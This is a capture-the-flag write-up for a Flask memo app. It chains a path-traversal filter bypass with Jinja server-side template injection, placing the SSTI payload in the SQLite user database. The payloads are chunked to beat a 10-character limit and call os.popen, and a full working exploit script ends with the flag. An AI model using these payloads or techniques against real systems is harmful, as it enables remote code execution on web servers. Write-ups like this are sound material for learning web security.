We are given a webapp that allows us to create and view memos.
The app uses a SQLite3 database to store user accounts and memos.
USER_DATABASE = 'data/users.db'
MEMO_DATABASE = 'memos.db'

def init_db():
    user_conn = sqlite3.connect(USER_DATABASE)
    user_c = user_conn.cursor()

    user_c.execute('''CREATE TABLE IF NOT EXISTS users
                     (id INTEGER PRIMARY KEY AUTOINCREMENT,
                      username TEXT UNIQUE NOT NULL,
                      password TEXT NOT NULL,
                      role TEXT DEFAULT 'user')''')

    user_conn.commit()
    user_conn.close()
    ...
The challenge docker image is also created with a /readflag binary in root, so our goal is to get RCE to execute this binary and get the flag.
FROM python:3.9-slim AS production

RUN groupadd -r flag && useradd -r -g flag flag
COPY --from=builder --chown=flag:flag --chmod=400 /flag.txt /flag.txt
COPY --from=builder --chown=flag:flag --chmod=4711 /readflag /readflag
The main vulnerability lies in the memo creation and viewing logic, as /memo/new allows us to control the path of the Jinja rendering template for the memo.
Normally, the viewing endpoint loads a pre-defined template from data/templates and safely injects the title and content fields of the memo, preventing SSTI. However, if we set the template path to a file which we can control the contents of, we get SSTI.
The file in question is data/users.db from earlier, and we get file-write through the user accounts we create, allowing us to inject SSTI payloads into the credentials.
@app.route('/memo/new', methods=['GET', 'POST'])
def memo_new():
    if 'user_id' not in session:
        return redirect(url_for('login'))

    if request.method == 'POST':
        title = request.form['title']
        content = request.form['content']
        template = request.form['template']

        conn = get_memo_db_connection()
        c = conn.cursor()
        c.execute("INSERT INTO memos (user_id, title, content, template) VALUES (?, ?, ?, ?)",
                  (session['user_id'], title, content, template))
        conn.commit()
        conn.close()

        return redirect(url_for('memo_list'))

    return render_template('memo_new.html')

@app.route('/memo/<int:memo_id>')
def memo_view(memo_id):
    if 'user_id' not in session:
        return redirect(url_for('login'))

    conn = get_memo_db_connection()
    c = conn.cursor()
    c.execute("SELECT title, content, template FROM memos WHERE id = ? AND user_id = ?",
              (memo_id, session['user_id']))
    memo = c.fetchone()
    conn.close()

    if not memo:
        return "Memo not found", 404

    title, content, template = memo

    template_path = f"data/templates/{template}"

    if template.startswith("/") or template.startswith("../"):
        template_path = f"data/templates/default"

    template_path = os.path.normpath(template_path)
    if not template_path.startswith("data/"):
        template_path = "data/templates/default"

    try:
        with open(template_path, 'r', encoding='utf-8', errors='ignore') as f:
            template_content = f.read()
    except FileNotFoundError:
        with open("data/templates/default", 'r', encoding='utf-8') as f:
            template_content = f.read()

    rendered_memo = render_template_string(template_content, title=title, content=content)

    return rendered_memo
The memo viewing endpoint requires the template file to be in the data directory, and implements a naive filter that attempts to prevent path traversal. However, we can just prepend a character to the path to bypass this.
requests.post(f'{url}/memo/new', data={
    'title': 'a',
    'content': 'a',
    'template': 'a/../../users.db'
})
Now that we have file-write, we need to write our SSTI payload to the database, and we want to achieve a similar payload to the one shown below.
{{self.__init__.__globals__['__builtins__']['__import__']('os').popen('/readflag').read()}}Our main challenge is that the /register endpoint restricts the credential fields to a maximum of 10 characters, which prevents us from writing any meaningful payload in one go.
@app.route('/register', methods=['GET', 'POST'])
def register():
    if request.method == 'POST':
        username = request.form['username']
        password = request.form['password']

        if len(username) > 10:
            flash('Username must be 10 characters or less!')
            return render_template('register.html')

        if len(password) > 10:
            flash('Password must be 10 characters or less!')
            return render_template('register.html')

        banned = ['admin', 'config', 'system', 'flag']
        if any(word in unicodedata.normalize('NFKC', username + password).lower() for word in banned):
            flash('Username or password cannot contain reserved words!')
            return render_template('register.html')
        ...
To overcome this limitation, we can chunk our payload using Jinja variable blocks.
{%set x=self%}{%set x=x.__init__%}{%set x=x.__globals__%}{%set x=x['__builtins__']%}{%set x=x['__import__']%}{%set x=x('os')%}{%set x=x.popen%}{%set x=x('/readflag')%}{%set x=x.read()%}{{x}}This technique gives us 20 characters per chunk, but some of the chunks that access long attribute names and dictionary keys exceed this limit.
To bypass this, we can build the strings in separate variable blocks.
{%set n='__init'%}{%set n=n+'__'%}  # "__init__"
{%set r='/readf'%}{%set r=r+'lag'%}

{%set x=self%}{%set x=x|attr(n)%}   # self.__init__
...
{%set x=x(r)}                       # os.popen('/readflag')
Another important thing to note when writing the chunks is that SQLite3 will save the first half of the chunks in the username field at the end of the database file for some reason, which can mess up the Jinja template structure and throw a parsing error during rendering.

To solve this, we can split up #}{# between the username and password fields and write it as the final chunk to the database, which will effectively comment out everything after our main payload and get Jinja to render properly.
The last thing to note is that SQLite3 saves the records bottom-to-top, which means that we have to write the chunks in reverse order.
Below is my full solve script for this challenge that automates the chunking and upload of the payload, and visits the memo with our RCE output.
import requests
import re

url = "http://host3.dreamhack.games:21995"
s = requests.Session()

USERNAMES = {}

def write(chunk, split=False):
    mid = len(chunk) // 2 if split or len(chunk) > 10 else len(chunk)

    user = chunk[:mid]
    USERNAMES[user] = USERNAMES.get(user, -1) + 1

    s.post(f'{url}/register', data={
        'username': f'{USERNAMES[user]}{user}' if USERNAMES[user] > 0 else user,
        'password': chunk[mid:],
    })

    print("> Wrote:", chunk)

def split_str(string, var_name):
    mid = len(string) // 2 + 2

    b1 = f"{{%set {var_name}='{string[:mid]}'%}}"
    b2 = f"{{%set {var_name}={var_name}+'{string[mid:]}'%}}"

    return b1, b2

# chunk the payload
chunks = [
    *split_str('/readflag', 'r'),
    *split_str('__init__', 'n'),
    *split_str('__import__', 'i'),
    *split_str("__globals__", 'g'),
    *split_str("__builtins__", 'b')
]

payload = [
    'self',
    '|attr(n)',
    '|attr(g)',
    '[b]',
    "[i]",
    "('os')",
    ".popen",
    "(r)",
    '.read()'
]

for i in range(len(payload)):
    chunks.append(f'{{%set x={'' if i == 0 else 'x'}{payload[i]}%}}')

chunks.append("{{x}}")

# write payload chunks
write("#}{#", True)

for chunk in chunks[::-1]:
    write(chunk)

# ssti with users.db
creds = {
    'username': 'hacked',
    'password': 'hacked'
}

s.post(f'{url}/register', data=creds)
s.post(f'{url}/login', data=creds)
print("> Logged in")

s.post(f'{url}/memo/new', data={
    'title': 'a',
    'content': 'a',
    'template': 'a/../../users.db'
})

# get ssti leak
res = s.get(f'{url}/memos')

memo_path = re.findall(r'(/memo/[0-9]+)', res.text)[-1]
print("Memo:", memo_path)

res = s.get(f'{url}/{memo_path}')

flag = re.findall(r'(DH{.+})', res.text)[0]
print("Flag:",  flag)
Flag: DH{a3cfdf27e45ffc655fe6814b2fbf949f23e8bee4de57a7ece3b5bbecc304f08e}